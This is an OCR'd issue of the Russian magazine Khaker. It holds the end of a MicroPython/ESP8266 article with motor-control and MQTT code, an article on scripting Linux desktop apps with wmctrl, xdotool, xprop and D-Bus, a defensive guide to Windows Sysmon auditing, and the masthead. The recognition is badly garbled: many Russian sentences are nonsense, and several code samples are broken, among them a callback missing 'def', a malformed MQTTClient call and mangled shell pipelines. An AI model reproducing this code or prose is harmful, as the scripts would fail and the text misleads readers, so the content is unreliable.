EN3 = PWM(pin2, freq=750)
EN4 = PWM(pin4, freq=750)
speed = 700
def stop_all():
    for each in (EN1, EN2, EN3, EN4):
        each.duty(0)
def B(mp3,fmp3):
    B1N1.duty(mp3)
    B1N2.duty(fmp3)
def A(mp1,fmp1):
    A1N1.duty(fmp1)
    A1N2.duty(mp1)
def forward():
    B(speed,0)
    A(speed,speed)
def backward():
    B(speed,speed)
    A(speed,0)
def left():
    B(speed,0)
    A(speed,0)
def right():
    B(speed,speed)
    A(speed,speed)
commands = {'w':forward,'s':backward,'a':left,'d':right,'s':stop_all}
while True:
    a = input().lower()
    try:
        commands[a]()
    except:
        pass
```

Сначала определяем данного кода в том, что мы сначала подключаемся к пинам, а затем уже на этих пинах создаем PWM-подключения к моторам.

Интернет вещей

Как то неловко вышло... ESP8266 позиционируется как плата для разработки в сфере IoT, а мы пока ничего не сделали. Одно из базовых понятий IoT — MQTT-протокол. Чтобы не тратить время на настройку своего MQTT-сервера, воспользуемся бесплатным Adafruit IO. А библиотека для работы с этим протоколом уже включена в сборку MicroPython и называется umqtt.

Перед непосредственно программированием необходимо настроить Adafruit IO. Регистрируемся, создаем новый feed и называем его **enable-feed**. Также создаем новый Dashboard и добавляем на него кнопку переключатель. При добавлении следует указать имя созданного нами feed'а. Для подключения нам необходимо имя аккаунта и так называемый Active Key.

```
import network
from umqtt.simple import MQTTClient
import machine
pin = machine.Pin(2, machine.Pin.OUT)
sub_cb(topic, msg):
    global state
    if msg == b'ON':
        pin.off()
    elif msg == b'OFF':
        pin.on()
sta_if = network.WLAN(network.STA_IF)
sta_if.active(True)
sta_if.connect('ESSID', 'PASSWORD')
client = MQTTClient("my_device", "io.adafruit.com",user="USER_LOGIN",
 , password="AIO_xxxx", port=1883)
client.set_callback(sub_cb)
client.connect()
client.subscribe(topic="USER_LOGIN/feeds/FEEDNAME")
while True:
    client.wait_msg()
```

Для работы с внешним MQTT-сервером необходимо подключение к Wi-Fi-сети с доступом в интернет. Функция **sub_cb(topic, msg)** отвечает за то, что происходит, если в заданный топик приходит сообщение. После подключения к Wi-Fi создается подключение к MQTT-серверу. Отписывается топик, на которое подписан клиент, и запускается бесконечное ожидание сообщений в топике.

ЗАКЛЮЧЕНИЕ

MicroPython — очень молодой проект, но он уже достаточно популярен и даже попал в статью 30 Amazing Python Projects for the Real Year (c2018). И мне кажется, что это только начало, ведь на GitHub уже немало проектов, написанных на MicroPython, а Adafruit даже разработала свою версию, предназначенную для обучения, — CircuitPython.

WWW

- Официальная документация по MicroPython для ESP8266
- Подарит выходцев книги по MicroPython
- Описание работы с Adafruit IO

Илья Бызыкин
ilya@unixoid.ru

ДЕСКТОП ПОД КОНТРОЛЕМ

УПРАВЛЯЕМ ГРАФИЧЕСКИМ СОФТОМ ИЗ КОНСОЛИ И СКРИПТОВ

Linux-системы обладают очень широкими возможностями для автоматизации рутинных действий. В других статьях мы уже показали массу самых разнообразных и странных примеров, включая возможность управления машиной с помощью календаря Google. Однако мы почти никогда не говорили об автоматизации и скриптовании графического софта. А ведь во многих случаях им тоже можно управлять из консоли и скриптов.

WMCTRL

Сверстать мощь скриптов и красоту графики поможет wmctrl. С его помощью можно изменять размер и расположение окон на экране, автоматизировать смену рабочих столов или использовать информацию об открытых окнах в других скриптах.

Основное преимущество wmctrl — полная независимость от какого-либо оконного менеджера. Он взаимодействует с окнами посредством протокола EWMH/NetWM, который поддерживают большинство оконных менеджеров.

Не буду утомлять тебя рассказом о возможностях утилиты и её флагах, а сразу покажу пример. Все знают о существовании Yakuake и Tilda, специальных эмуляторов терминала, которые можно развосраивать и сворачивать нажатием клавиши. С помощью wmctrl ты можешь надеяться также всю монокостюмы любой другой эмулятор терминала (например, Konsole из KDE).

```
#! /bin/bash
if [ `wmctrl -xl | grep -c Konsole` != 0 ]; then
    if [ -f /tmp/.Konsole.add ]; then
        wmctrl -r Konsole -b add,below
        rm /tmp/.Konsole.add
    else
        wmctrl -r Konsole -b add,above
        touch /tmp/.Konsole.add
    fi
else
    konsole
fi
```

Просто повесь его на клавиатурную комбинацию. Первое нажатие запустит терминал, а все последующие будут сворачивать/разворачивать его.

Эмулятор терминала не единственное применение wmctrl в рамках представленного выше скрипта. На самом деле вместо Konsole можно подставить любую программу. А можно пойти дальше и задействовать в сценарии два окна, например браузер и мессенджер, таким образом, чтобы в определённый момент работать в интернете нажатием клавиш можно было заставить браузер подвинуться и освободить место над мессенджер и кинуть взгляд на сообщения в чате.


Чтобы этого добиться, сначала нужно определить размеры окон обоих приложений в каждом из двух требующихся состояний. Делается это с помощью команды **wmctrl -lG** (перед этим расстечёшсомни окна до нужных размеров):

```
$ wmctrl -lG
0x0500001b  0 0   55   1280 726  N/A Проект OpenNet - QuZdilla
0x0300001  0 900  55   1680 693  N/A Telegram (6)
$ wmctrl -lG
0x0500001  0 0   55   900  693  N/A Проект OpenNet - QuZdilla
0x0300001  0 900  55   380  693  N/A Telegram (6)
```

Опция **-G** добавляет четыре дополнительных столбца в середине вывода команды. В них отражены данные о смещении окон по осям X и Y, а также их ширина и высота соответственно. В каком случае сначала использовать данные в точности, как их вывела команда. Но при подстановке в сценарий расстояние окна QuZdilla по оси Y по какой-то причине отличалось от расчётного, поэтому его пришлось немного подскорректировать вручную.

```
#!/bin/sh
if [ -f /tmp/.telegs.half ]; then
    wmctrl -r Telegram -e '0,900,55,380,693' -b add,below
    wmctrl -r QuZdilla -e '0,0,25,1280,726'
    rm /tmp/.telegs.half
else
    wmctrl -r QuZdilla -e '0,0,25,900,693'
    wmctrl -r Telegram -e '0,900,55,380,693' -b remove,below
    touch /tmp/.telegs.half
fi
```

При первом запуске этот скрипт сожмёт окно браузера с правой стороны и покажет в освободившемся пространстве окно мессенджера. Второй запуск закроет мессенджер и вернёт окно браузера в прежнее состояние.



Окна браузера и мессенджера на одном экране

XDOTOOL


Telegram, который мы использовали в примере с браузером и мессенджером, сам по себе неплохо управляется сочетаниями клавиш. И все-таки одно-то щелчка мне не хватает. Того, который восстанавливал бы окно на потиа. Wmctrl не всегда способен решить эту задачу. И тоа всеприсутствующий xdotool, который на могут нас порадовать подобной функциональностью, поможет утянуть xdotool. Она позволяет эмулировать действия мышью, а значит, и повесить на на сочетания клавиш.

Посовому рабочее окружение у меня Plasma, в создал еще один видеет системного лотка, отключив в его настройках все пункты, кроме «Состояние приложений», а всем элементам приложений, кроме Telegram, ушедшая поскем ненужно известность («Всегда скрывать»). Сам же Telegram должен быть всегда виден.

Настройки второго системного лотка

Осталось только определить координаты значка «Телеграма» при заблокированных виджетах, установив на него курсор мыши и выполнив в терминале такую команду:

```
$ xdotool getmouselocation
```



Получение координат курсора

Из всего многообразия полученных данных берем координаты X, Y (в моем случае — 1238 и 776) и подставляем в команду, перемещающую курсор мыши в заданное положение из любой области экрана и эмулирующую одно нажатие левой кнопки:

```
#!/bin/sh
xdotool mousemove 1238 776 click 1 mousemove 640 400
```

Далее скрипт можно привязать к комбинации клавиш (или, как у меня, к одной — Menu), чтобы при их нажатии появлялось окно программы. Повторное нажатие того же сочетания клавиш вновь сверит окно Telegram в трей. Для удобства навигации в скрипт добавлен возврат курсора мыши в центр экрана.

XWININFO

Утилита xwininfo показывает на экране большое количество характеристик, выбранного окна: ID, названия, размеры, отступы от краёв экрана, толщину границ, цветовую палитру и многое другое. Утилита wmctrl, содержащая в строке параметров опцию -lSELECT, позволяет применить указанные параметры к окну, наведя на него курсор и щелкнув мышью:

```
$ wmctrl -r :SELECT: -T <заглавие>
```

XPROP

Часто используемая в различных сценариях утилита xprop предназначена для отображения свойств окон и шрифтов. В некоторых моментах функциональность xprop пересекается с функциональностью других утилит. Например, чтобы определить активное окно, можно вызовить одну из следующих команд:

```
$ xdotool getwindowname $(xdotool getactivewindow)
$ xwininfo -int -id $(xdotool getactivewindow) | awk -F\" '/
xwininfo:/ { print $2; exit }'
$ xwininfo -id $(xprop -root | awk '/^_NET_ACTIVE_WINDOW/ { print $5;
exit }') | awk -F\" '/xwininfo:/ { print $2; exit }'
```

Кроме того, xprop можно использовать, когда нужно изменить свойства окон или шрифтов. В одной из прошлых статей я рассказывал про трюк с эффектом размытия для полупрозрачного окна Yakuake. Тот же прием для Konsole будет выглядеть так:

```
#!/bin/bash
if [ `echo $DISPLAY` ]; then
    konsole=$(qdbus | grep konsole | cut -f 2 -d\ )
    if [ -n konsole ]; then
        for konsole in $konsolex; do
            xprop -f _KDE_NET_WM_BLUR_BEHIND_REGION 32c -set _KDE_N
ET_WM_BLUR_BEHIND_REGION 0 -id qdbus $konsole /konsole/MainWindow_1
wind2 ;
        done
    fi
fi
```

D-BUS

Практически любой современный десктопный дистрибутив Linux поставляется с системой межпроцессного взаимодействия D-Bus. Многие приложения используют D-Bus для общения между собой, ее же использует среда KDE с версии 4. Для нас же важно то, что D-Bus можно применить в качестве посредника между пользователем и машиной, то есть для управления графическими приложениями и не скриптовыми.

Как пример использования D-Bus приведу скрипт, который мониторит уведомления от Telegram и при появлении в сообщении определенного триггера — имени контакта или ключевой фразы — автоматически открывает приложение для просмотра сообщения. Чтобы реализовать этот замысел, можно прослушивать и D-Bus уже известный нам xdotool.

```
#!/bin/bash
contact="Неизвой"
dbus-monitor "interface='org.freedesktop.Notifications'" |\
grep --line-buffered "string" |\
grep --line-buffered $contact |\
grep --line-buffered -e method -e ";" -e "^*" -e urgency -e notify
-v |\
grep --line-buffered -"{7+string}|{7+string}.*' -oPi |\
grep --line-buffered -e "^\s*$" |\
xargs -I '{}' echo {} |\
sed -u -n 's/$contact'/xdotool mousemove 1096 66 sleep 1 click 1/p'
|\
sh
```

В качестве триггера здесь использовано имя контакта, как оно указано в списке контактов. Фильтр и редактирование новых сообщения в рамках мониторинга D-Bus, на выходе получаем имя контакта в момент, когда от него приходит сообщение, и подменяем его на предварительную команду из предыдущих примеров.

По заданию вначалешнем комбинацией клавиш скрипт переводит курсор мыши в ту область, где появляется окно нотификации, и секундку спустя эмулирует клик левой кнопки, тем самым заставляя «Телеграм» открываться с фокусом на отправителе этого сообщения и самом сообщении.

ВЫВОДЫ

Несмотря на то что графический софт обычно предполагает управление мышью и значитно весьма ограниченный набор комбинаций клавиш, широкие возможности Linux позволяют создавать сценарии даже в этом случае.

В статье перечислены далеко не все возможности консольных приложений по управлению программами с графическим интерфейсом. Тут предприятия всего лишь поднятие обсуждалось наиболее общие моменты, с помощью которых каждый может бы выбрать собственный инструментарий для выполнения своих уникальных задач.

SYNACK

ГОТОВЫ ДЛЯ БЕЗОПАСНИКА

РАСШИРЯЕМ ВОЗМОЖНОСТИ АУДИТА СОБЫТИЙ С ПОМОЩЬЮ ТВОРЕНИЯ РУССИФИКАТОРА

Александр Кузнецов
Microsoft MVP, CISM

Алексей Федоров
Сертифицированный инженер ISM и ESA

Технические специалисты, которые, расследуя ИБ-инциденты или устраняя неполадки при трабльшутинге, хоть раз пытались найти в логах операционных систем семейства Microsoft Windows реальных важных для них информацию, знают, что, журналы аудита событий попадает далеко не все, что нужно. Можно ли исправить эту ситуацию без дополнительных финансовых вложений с использованием инструментов, гарантированно совместимых с Windows-средой? Разумеется, можно!

Сразу оговорюсь, что за рамками настоящей статьи останутся вопросы осознанной частью логов или «ручной» настройки политик аудита в домене (Audit Policy). Здесь мы постараемся только о том, как повысить информативность и расширить возможности функции аудита событий, используя утилиту System Monitor (Sysmon) в Windows Server 2008 R2 для клиентских версий от Windows Server 2008 R2 для серверов).

SYSMON

Утилиту можно загрузить с веб-сайта Microsoft Docs, из раздела Windows Sysinternals. В составе Windows Sysinternals от Марка Русиновича и Со есть еще много полезных утилит, так что найди время и «поцапай» их. Плюс загрузка с codeplex и github на выбор.

Но для данной статьи мы возьмем специальную готовую сборку с GitHub, включающую файл конфигурации Sysmon Threat Intelligence Configuration от ION-STORM. Она рекомендована на данный момент сообществом ИБ и может выступить качественной основой для создания твоих собственных файлов конфигурации.

Утилиту можно установить точечно на каждое рабочее место либо использовать для групповых политик (Group Policy) в домене. В данном файле конфигурации указывается в большинстве своем полные стандартные пути для ряда программного обеспечения.

```
-image condition="is"C:\Program Files\OpenVPN\bin\openvpn-gui.exe:
-image:
-image condition="contains"C:\Program Files (x86)\Notepad++:
-image:cmd.exe:
```

Таким образом, в конкретной ИТ-инфраструктуре это может потребовать определенного тюнинга, так как, например, согласно корпоративной политике программы могут устанавливаться на диск D:\, а не на C:\. Инструментарий настолько гибкий, что можно использовать любые конструкции, нацеленные на то, чтобы отслеживать определенные действия или исключать их из твоего поля зрения.

После установки получишь новый журнал (Channel) Microsoft-Windows-Sysmon/Operational, в котором Sysmon выдаст: 18 категорий задач (Task Category), среди них: Process Create, Network Connect, Driver Load, ProcessAccess, File Create.

АУДИТ СЕТЕВОГО ВЗАИМОДЕЙСТВИЯ

Перейдем к практическому применению Sysmon.

Представь сетевое взаимодействие между двумя узлами сети: узел А обращается к узлу Б, и это обращение не является легальным, то есть выходит за пределы политики безопасности. Нужно дальнейшее сетевое взаимодействие в операционной системе будет в самый последний момент, а начнут мешать с, допустимо сетевой обращением. Что еще сюжет множественных или маршрутизатор, если он контролирует это сетевое взаимодействие?

```
{ION-SASA-6-30201}: Teardown TCP connection 2047852539 for outside:
IP_1/60307 (DOMAIN\USER_NAME) to dmz-0:IP_2/22 duration 0:00:05
bytes 5675 TCP Finis (admin)
```

Видим только, что IP_1 и куда IP_2. По большому счету тут потребуется дополнительная уровня процессов в полуавтоматическом или ручном режиме анализировать узел А (IP_1), чтобы найти реальный источник сетевой активности. Необходимо помнить, что если сетевая активность не выдает за пределы сетевой зоны, можно использовать инструмент экранов, или на данном межсетевом экране на регистрируется соответствующие события, что сидит на ПК. Но, к сожалению, почего-найти в когда не получится.

Предположим, тебе удалось примкнуть в этот момент еще и снифф или заблокировать отметить трафик через SRN-порт и обнаружить PGAP-файл. что это уже?


```
Process Create:
UtcTime: 2018-02-08 11:33:49.672
ProcessGuid: {4e1a72b0-358a-5a7c-0000-0010891d0000}
ProcessId: 4636
Image: C:\Users\USER_NAME\Desktop\putty.exe
User: DOMAIN\USER_NAME
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: IP_1
SourceHostname: COMP_NAME.DOMAIN
SourcePort: 60307
SourcePortName:
DestinationIsIpv6: false
DestinationIp: IP_2
DestinationHostname:
DestinationPort: 22
DestinationPortName: ssh
```

Видим, что, куда, с помощью чего, а также дополнительные параметры сетевого взаимодействия (протокол, порт). Теперь в этом же кейсе по значению поля ProcessGuid найдем событие «которое» Process Create, чтобы получить больше информации непосредственно об источнике данной сетевой активности:

```
Process Create:
UtcTime: 2018-02-08 11:33:38.583
ProcessGuid: {4e1a72b0-358a-5a7c-0000-0010891d0000}
ProcessId: 4636
Image: C:\Users\USER_NAME\Desktop\putty.exe
CommandLine: "C:\Users\USER_NAME\Desktop\putty.exe"
CurrentDirectory: C:\Users\USER_NAME\Desktop\
User: DOMAIN\USER_NAME
LogonGuid: {4e1a72b0-26dc-5a7c-0000-00203a200d00}
LogonId: 0x6d203
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=BAFB5ED0AB565C3C9D0AF683C80EF47E533F8A7F2
D3231C11ED13AD3606111,IMPHASH=FF1162FD3D51DE09006EF4A4C219BF53
ParentProcessGuid: {4e1a72b0-26dc-5a7c-0000-0010230a0000}
ParentProcessId: 3632
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
```

Видим, что создан процесс, в том числе определено хеш-значение файла-предшественника данного процесса. Теперь ты можешь по хеш проверить этот файл:

- по корпоративным «белым спискам» разрешенного программного обеспечения;
- на соответствие этапому на веб-сайте производителя данного программного обеспечения;
- в рейтинках сервиса Threat Intelligence;
- на ресурсах типа VirusTotal.



Стоит отметить, что на тех узлах сети, где есть ограничения на установку сторонних антивирусной защиты (торрентов, дистантов, технологическим АРМ и этому подобное), анализ хешей — в том числе автоматизированный, или сопоставление данных от сервисов Threat Intelligence, например в системе класса Security Information and Event Management (SIEM), — может выступать вполне действенной компенсирующей мерой для борьбы с вредоносным программным обеспечением.

Развивая тематику отслеживания действий, связанных с файлами, нужно отметить, что по умолчанию указанный файл конфигурации позволяет отслеживать создание в операционной системе файлов, которые могут быть потенциальными источниками ИБ-инцидентов, например шифровщик-ransomware, исполняемые файлы, файлы библиотек, PowerShell-файлов, ВПР-файлов, файлов MS Office с поддержкой макросов, а также файлов, создаваемых в определенных каталогах файловой системы:

```
Process Create:
UtcTime: 2018-02-08 11:50:39.893
ProcessGuid: {4e1a72b0-283b-5a7c-0000-0010703b4a00}
ProcessId: 2128
Image: C:\Program Files\Microsoft Office\Office15\WINWORD.EXE
TargetFilename: C:\Users\USER_NAME\Desktop\Doc1.docx
CreationUtcTime: 2018-02-08 11:50:39.893
```

Файлы или действия, которые ведут к изменению параметров реестра, также подлежат протоколированию. Например, аксиоматичная типа файла DOCM, который был впервые использован в операционной системе при создании файла Doc1.docm (см. пример выше), с приложением MS Word:

```
Registry value set:
EventType: SetValue
UtcTime: 2018-02-08 11:50:40.550
ProcessGuid: {4e1a72b0-26b8-5a7c-0000-0010213b0600}
ProcessId: 3632
Image: C:\Windows\Explorer.EXE
TargetObject: \REGISTRY\USER\S-1-5-21-1626004274-1445367128-358350
9536-1313\Software\Microsoft\Windows\CurrentVersion\Explorer\
Files\xlsx\OpenWithList\a
Details: WINWORD.EXE
```

Для безопасника это может представлять интерес, когда вредоносный файл производит перезсоздавание ранее закрепленных корпоративных приложений для определенных типов файлов и тем самым «навязывает» использование уязвимого приложения. Еще пример: изменение ключей реестра операционной системы, влияющие на параметры загрузки операционной системы, чтобы снизить уровень ее защищенности после очередной перезагрузки (отключение средств антивирусной защиты или других средств защиты информации).

ЦЕНТРАЛИЗАЦИЯ СБОРА И ХРАНЕНИЯ СОБЫТИЙ

Чтобы обеспечить централизованный сбор и хранение событий из логов всех узлов сети, в том числе сохранить злоумышленному вошедшему очищать логи на атакуемом узле, практикуется консолидация журнала на выделенном узле. На этом узле должна быть запущена служба Windows Event Collector. В этом случае будет отображаться в журнале Forwarded Events.

Нужно сделать следующие шаги на каждом рабочем месте либо и использовать доменные политики:

1. Добавить пользователя, от имени которого будет собираться событие «COLLECTOR», в локальную группу «Event log reader».
2. Выполнить от имени администратора (Run as) команду

```
winrm quickconfig -quiet
```

3. Выполнить от имени администратора (Run as) команду

```
wevtutil get-log Microsoft-Windows-Sysmon/Operational
```

и получить строку channelAccess: DATA

```
C:\Windows\system32>wevtutil get-log Microsoft-Windows-Sysmon/Operational
name: Microsoft-Windows-Sysmon/Operational
enabled: true
type: Operational
owningPublisher: Microsoft-Windows-Sysmon
isolation: Custom
channelAccess: O:BAG:SYD:(A;;0x2;;;S-1-5-32-573)(A;;0x5;;;BA)(A;;0x1;;;S-1-5-32-1005)
logging:
{logfileName: %SystemRoot%!Logs!WS2Archive!Logs!Microsoft-Windows-Sysmon!Oper
ational.evtx
retention: false
autoBackup: false
maxSize: 67108864
maxTime: 0
maxItems: 0}
```

4. Выполнить от имени администратора (Run as) команду

```
wmic useraccount where name="COLLECTOR" get sid
```

и получить строку UID_COLLECTOR

5. Выполнить от имени администратора (Run as) команду

```
wevtutil set-log Microsoft-Windows-Sysmon/Operational /ca: DATA(A;;
;BU;;;UID_COLLECTOR)
```

и получить расширенную правку доступа к каналу Microsoft-Windows-Sysmon/Operational для учетной записи COLLECTOR:

```
C:\Windows\system32>wevtutil set-log Microsoft-Windows-Sysmon/Operational /ca:
O:BAG:SYD:(A;;0x2;;;S-1-5-32-573)(A;;0x5;;;BA)(A;;0x1;;;S-1-5-32-1005)
```

6. Добавить данные узел в специальную созданную подгруппу (Subscriptions) для центральной обработки сбора и хранения событий на выделенном узле с запущенной службой Windows Event Collector.

ЗАКЛЮЧЕНИЕ

Наша задача показала, что для полноценного анализа подозрительных событий в сети захватчик штатных средств ведения логов не хватает, особенно если мы говорим о целевых атаках на организацию. В данном случае Sysmon может выступить высоко перспективным решением, возможности применения которого, на мой взгляд, будут ограничиваться только фантазией конечного специалиста по ценным данным.

№01/02 (227)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА
pismenny@glc.ru

Илья Русанен
ВЗЛОМ
rusanen@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ
lozovsky@glc.ru

aLLy
ВЗЛОМ, EXPLOITS
iam@russiansecurity.expert

Евгений Зобнин
X-MOBILE, UNIX
zobnin@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

yambuto
Обложка
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2018